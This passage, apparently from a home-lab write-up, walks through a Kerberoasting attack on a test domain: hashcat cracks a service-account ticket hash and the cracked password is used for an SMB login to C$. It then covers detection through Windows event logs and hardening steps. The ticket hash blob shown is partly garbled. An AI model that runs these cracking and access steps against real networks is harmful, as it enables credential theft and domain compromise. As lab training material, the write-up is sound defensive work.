f678fa680bef3fc409e85012e5e83ccdfaeabac17f3530e4b67b19eacaba669352b6b3caf5c78f9a8d3275675d412d5c093992c45ef5a777a00a
9923c3e5f4efe9bd85c1c5e9af592c1234907f7e9ea7bcb6c6c4c7317828870b4722e4759aed9fd113623fa704fe14f6340ee4bd5bae6fe033d5
efe695146f206f5401bb109d11c72ba050c5cd520f417a5af0123d17cdcb81547d58ea14805bd8c6aef7775a9bcd3098dad4197ace457db563f
5676477f8e2f7591270decd81b44e3a0aefcd44925e63e0a36841d349cb8b6254a8fe30b10e4bdaef934c73163d7bd8e878dae1ab03d3bdc3fc9
e26a02c471857758c5888420642989d61c61282099edb90f441ae77a4da3d69213f3aac2ecd3ca0f22ea448dd301c0483a73cc2a58bde21e849
a4c9ba849cbb5e34880b9249cc7901d12780ea9ba722c7e15bdaaccb9712ff93c2760e588577e7d077a3dde4fe6293987ed25bf4591c43613117
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75d42c96fa8e3892113b1fe73d9a0ea104928540a64ff992da29d7dff493388f1b5ea77431b28e82bd34eab5539541bb1e93620548285def779a
78e4e727aa44455f0c21403a1fe66fc6f4b719723213bbd5bb60f5f19c74667b9677e6fa3aa4d95d77cb93712966ba233a25e2742bfcbcf479d3
1b52a197437ceec28bb98bbffe5080e0552f1b167d14de11f22b6dac22d65aa8e07a253d53c08a2f8488d01398951664752b471a0cd40aa4d9d7
c4fdf72e590b0f23f28051daa025fc0fe7b8d31d1645b61d7a84c846bf227f0f29397596c0eedccdfcaf6d5af67a339951ec54194e12f06b30fa
19699d942847c10aeb674a617adaf9c117e05097d9b04457e3d9840b79980c4a4454d5c0fe5b743856742260c4af7ec0f8811718dc7ea7dd20c5
2379ac8a5370a20624bc4a3e6a6b5d4b559654ee400d650d06122c1bab8497fef75236160eb4af85612204bb60da0851cbdd25dfa23aa86e9357
8d4c1171dff1f
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (12920 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*SQL_SVC$CORP.LOCAL$corp.local/SQL_SVC* ... c8a537
Time.Started.....: Wed Feb 18 12:37:28 2026, (8 secs)
Time.Estimated...: Wed Feb 18 12:37:36 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1951.6 kH/s (1.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 28%

Started: Wed Feb 18 12:37:27 2026

Dictionary cache hit:
* Filename..: custom.txt
* Passwords.: 5
* Bytes.....: 53
* Keyspace..: 5

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 8192 base words but only got 0.1% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*SQL_SVC$CORP.LOCAL$corp.local/SQL_SVC*$6e7d71f9935239de6d9da122f54aba139ef065eab44521f8239114910e206129901e892530fe707b3a8c7bf531c2cbb7c1e4ae967c552cb43e1097d52fe232a337609f8eaa500b13ddb8b1538c017a53955d08be19fae08c2e2fd426
193d087a0ba0f20c0f267a6e4709186d5f04b58b18614c37a730c7cadd121cc7688750f44/d23a7cabde94543585ce3fffb7aa932b6e220ff558295375f47c80b08093f80ce79508061f098071c18e5d2/d78beee7ac2ff752da7b8adfe278dc26c9eac1f68f14f0e785c4269368a935c0f
f5a70e7a90a4b30c080750c07322a9341106e2023c091a07ed1c0b2376767a24903079da05672287fec8e0ba0e0196dd3ef96e0d0c30b080ab81715229a18de0c37a92665d2a25815f48139e900de0a0130e44a095ka900fce1a0bb05f961b0ac3ba04ffefae1591dec0d31f5a
ba3d508cf0a004975ee080ad7d2e0821bc54fe109c984403d186883a5c0d08100c8429058a4061259a339a7086d13a45d21ab42087a22758f1c7c87000a885f193d08081024c7e0e5faaa94c2a0fa28f7a2a60a9fede865e12ea82104a993630727893e1559a5a9e0a510df0e0e70c1900a555
a0a04f86f90a524f4198faabdc89d0c68532a06871361ff28e0c09d123b2928169264894344ffe19a26174d4b82a547fb0b5fc0889917660ec0cc2f632f54117ede2840f963f78d6c55b3c9c2c1cd2c4713c386247cb33f76358544a5faeebeedadbfffe759e37f94e58e1155941df11f
469189d3cc03f0e109e02371ffcaacdc5902d304512e79e2afed250ba3f936c9ca97df161281cf3a0a4b0003e7e0eb02527f374b272377f3ce30a902b8184204297660bc0ac3ba6178f284503490fc89c23fb37141b3a85be0040c6cf3fd0025a1c96a5328005f10950862a0ee4fb02da86f66635
79259ae1c56e70c0c0e065911a0a575202307c9a7ff7450b1e3cc1c0a11fa9a759f130792c6023312ee4d0d0de55acba40b3ea79272f5660c3d8541a3b402330501627cfa738a7efe001e4a77ca8f8486acc040ff0a5c7aba15f5816525d785924c3c7be59a3653a7795eebce76c7e2b
ba2c2cf0eb33064e0e2f0e4a38590c23f3007f84f10a3b376ae930900c2c7f68f5e5c2183a1ab74eac08976ed85c401ae0803127c4e901b039770e46e0037e9790501cc19a7f6a64ece08f322a9837893c895a7eb067f10ebaf07f31c38ad86e0c604450a33a4ee0eeb13027f0d3e9053b
00k1eak46b231809638714e211c7f20b063993f00b1c8f994c9e37c7c517d1711f8c0d180bffa095122478063ce99d:Password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*SQL_SVC$CORP.LOCAL$corp.local/SQL_SVC* ... 3ce99d
Time.Started.....: Wed Feb 18 13:30:27 2026, (0 secs)
Time.Estimated...: Wed Feb 18 13:30:27 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (custom.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3061 H/s (0.20ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5/5 (100.00%)
Rejected.....: 0/5 (0.00%)
Restore.Point....: 0/5 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Password123 → P0ssW0rd1
Hardware.Mon.#01.: Util: 3%

Started: Wed Feb 18 13:30:26 2026
Stopped: Wed Feb 18 13:30:28 2026
```

```
(kali@kali)-[~]
$ hashcat -m 13100 hash1.txt custom.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0-debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700K, 6142/12284 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (12130 MB free)

Dictionary cache hit:
* Filename..: custom.txt
* Passwords.: 5
* Bytes.....: 53
* Keyspace...: 5

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 8192 base words but only got 0.1% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.
```

```
(kali@kali)-[~]
$ smbclient //10.0.2.5/C$ -U corp.local/sql_svc%Password123
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin                DHS          0   Sat May  8 13:50:24 2021
Documents and Settings      DHSrn        0   Mon Feb 16 12:24:18 2026
DumpStack.log.tmp          AHS      12288  Thu Feb 19 01:10:19 2026
pagefile.sys               AHS 2080374784  Thu Feb 19 01:10:19 2026
PerfLogs                   D           0   Sat May  8 13:50:24 2021
Program Files               DR          0   Mon Feb 16 12:27:48 2026
Program Files (x86)         D           0   Sat May  8 15:10:21 2021
ProgramData                 DHn         0   Wed Feb 18 01:30:29 2026
Recovery                   DHSn        0   Mon Feb 16 12:24:37 2026
System Volume Information   DHS         0   Wed Feb 18 01:30:42 2026
Users                      DR          0   Mon Feb 16 12:27:39 2026
Windows                    D           0   Mon Feb 16 14:37:18 2026

12946687 blocks of size 4096. 9569535 blocks available
smb: \> █
```

3. Phase III: Forensic Investigation (Blue Team)

Following attack execution, Windows Event Logs were analyzed to identify forensic artifacts generated by the intrusion.

Key Security Events Observed

Event ID 4769 — Kerberos Service Ticket Request

Diagnostic Value:

- Indicates TGS requests associated with Kerberoasting
- High volumes of requests using **RC4 encryption (0x17)** may be suspicious

Detection Insight:

Attackers often target accounts using weaker encryption types for offline cracking.

Event ID 4728 — Member Added to Security Group

Diagnostic Value:

- Records sensitive group membership changes
 - Critical indicator of privilege escalation
-

Event ID 4672 — Special Privileges Assigned

Diagnostic Value:

- Confirms assignment of high-privilege administrative tokens
-

Event ID 4624 — Successful Logon

Diagnostic Value:

- Tracks successful authentication events
- Enables correlation of attacker IP activity

Threat Hunting Insight

Hunting Hypothesis:

Accounts generating abnormal volumes of Kerberos TGS requests (4769), particularly using RC4 encryption, may indicate Kerberoasting activity.

Event ID	Title	Diagnostic Value
4769	Kerberos Service Ticket Request	Identifies the Kerberoasting attempt by flagging high volumes of requests using weak RC4 (0x17) encryption.
4728	Member Added to Security Group	Records the exact moment the service account was granted administrative power.
4672	Special Privileges Assigned	Confirms that a newly logged-in user possesses "God-mode" administrative rights.
4624	Successful Logon	Tracks the remote entry from the attacker's Kali Linux IP address.

Filter: Log: Security; Source: ; Event ID: 4769 Date Range: Last 7 days. Number of events: 88				
Keywords	Date and Time	Source	Event ID	Task Category
 Audit Success	2/19/2026 9:47:35 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:43:43 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:42:55 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:37:41 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:30:24 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:51 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:51 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:33 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:32 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:32 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:32 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:26 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 9:28:26 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 1:54:07 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 1:15:16 PM	Microsoft Win...	4769	Kerberos Servic...
 Audit Success	2/19/2026 12:31:52 PM	Microsoft Win...	4769	Kerberos Servic...

Event Properties - Event 4672, Microsoft Windows security auditing.

GeneralDetails

Special privileges assigned to new logon.

Subject:

Security ID:SYSTEM

Account Name:DC01S

Account Domain:CORP

Logon ID:0x3002BE

Log Name:Security

Source:Microsoft Windows security

Event ID:4672

Level:Information

User:N/A

OpCode:Info

More Information:[Event Log Online Help](#)

Logged:2/19/2026 12:52:37 PM

Task Category:Special Logon

Keywords:Audit Success

Computer:DC01.corp.local

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Event Viewer

FileActionViewHelp

Event Viewer (Local)

Custom Views

Windows Logs

Application

Security

Setup

System

Forwarded Events

Applications and Services Logs

Subscriptions

Security

Number of events: 8,067 (1) New events available

Filtered: Log: Security; Source: ; Event ID: 4624 Date Range: Last 24 hours. Number of events: 1,021

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	2/19/2026 1:11:38 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:12:12 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:11:38 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:11:38 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:14:14 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:13 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:15:31 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:15:31 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:21 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:21 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:21 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:21 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:16:21 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:15:31 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:14:30 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:14:29 AM	Microsoft Win...	4624	Logon
Audit Success	2/19/2026 1:14:21 AM	Microsoft Win...	4624	Logon

Event 4624, Microsoft Windows security auditing.

GeneralDetails

☒ Friendly View ☐ XML View

+ System

- EventData

SubjectUserSid S-1-0-0

SubjectUserName -

Actions

Security

Open Saved Log...

Create Custom View...

Import Custom View...

Clear Log...

Filter Current Log...

Clear Filter

Properties

Find...

Save Filtered Log File A...

Attach a Task To this L...

Save Filter to Custom ...

View

Refresh

Help

Event 4624, Microsoft Wind...

Event Properties

Attach Task To This Eve...

Save Selected Events...

Copy

Refresh

Help

Type here to search

10:03 PM
2/19/2026

Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0

Log Name: Security

Source: Microsoft Windows security Logged: 2/19/2026 1:11:38 AM

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success

User: N/A Computer: DC01.corp.local

OpCode: Info

More Information: [Event Log Online Help](#)

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Close

Event Viewer

File Action View Help

- Event Viewer (Local)
 - Custom Views
 - Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
 - Applications and Services Logs
 - Subscriptions

Security Number of events: 8,096				
Filtered: Log: Security; Source: ; Event ID: 4672 Date Range: Last 24 hours. Number of events: 998				
Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	2/19/2026 2:06:48 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:48 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:48 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:48 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:07:17 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:07:17 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:49 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:48 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:02:49 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:02:17 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:02:17 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:03:49 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:06:15 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:05:49 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:04:49 PM	Microsoft Win...	4672	Special Logon
Audit Success	2/19/2026 2:07:49 PM	Microsoft Win...	4672	Special Logon

Event 4672, Microsoft Windows security auditing.

General Details

☒ Friendly View ☐ XML View

+ System

- EventData

SubjectUserSid S-1-5-18
SubjectUserName DC01\$

Actions

Security

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Clear Filter
- Properties
- Find...
- Save Filtered Log File A...
- Attach a Task To this L...
- Save Filter to Custom ...
- View
- Refresh
- Help
- Event 4672, Microsoft Wind...
- Event Properties
- Attach Task To This Eve...
- Save Selected Events...
- Copy
- Refresh
- Help

Creates a filter.

Event Properties - Event 4672, Microsoft Windows security auditing.

General Details

Special privileges assigned to new logon.

Subject:

Security ID: SYSTEM
Account Name: DC01\$
Account Domain: CORP
Logon ID: 0x478C31

Privileges:

SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeDelegateSessionUserImpersonatePrivilege
SeBackupPrivilege

Log Name: Security
Source: Microsoft Windows security Logged: 2/19/2026 2:06:48 PM
Event ID: 4672 Task Category: Special Logon
Level: Information Keywords: Audit Success
User: N/A Computer: DC01.corp.local
OpCode: Info
More Information: [Event Log Online Help](#)

Copy Close

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
- Subscriptions

Security Number of events: 8,109

Filtered Log: Security; Source: ; Event ID: 4728 Date Range: Last 24 hours. Number of events: 1

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	2/19/2026 2:02:24 PM	Microsoft Win...	4728	Security Group ...

Event 4728, Microsoft Windows security auditing.

General Details

☒ Friendly View ☐ XML View

+ System

- EventData

MemberName CN=SQL,CN=Users,DC=corp,DC=local
MemberSid S-1-5-21-2319498698-2463351480-571835682-

Creates a filter.

Type here to search

10:08 PM 2/19/2026

4. Phase IV: Mitigation & Hardening

To reduce exposure to similar attacks, the following defensive controls are recommended:

Group Managed Service Accounts (gMSA)

- Eliminates static passwords
- Uses long, automatically rotated credentials

Security Benefit:

Prevents offline cracking attacks.

Principle of Least Privilege (PoLP)

- Service accounts should not possess administrative privileges

Security Benefit:

Limits blast radius of credential compromise.

Kerberos Encryption Hardening

- Disable RC4
- Enforce AES-128 / AES-256

Security Benefit:

Improves resistance to cracking attacks.

SIEM / Detection Engineering

- Alert on **Event ID 4728 (Sensitive Group Changes)**
 - Monitor anomalies in **Event ID 4769**
-

Conclusion

This project demonstrates how weak service account security can enable full domain compromise through Kerberoasting.

Additionally, it validates that:

- Offensive techniques leave detectable forensic artifacts
- Windows Event Logs provide critical visibility into attacker behavior
- Proper hardening strategies significantly reduce risk

This lab reinforces the importance of integrating **attack simulation, detection, and mitigation** within modern security operations.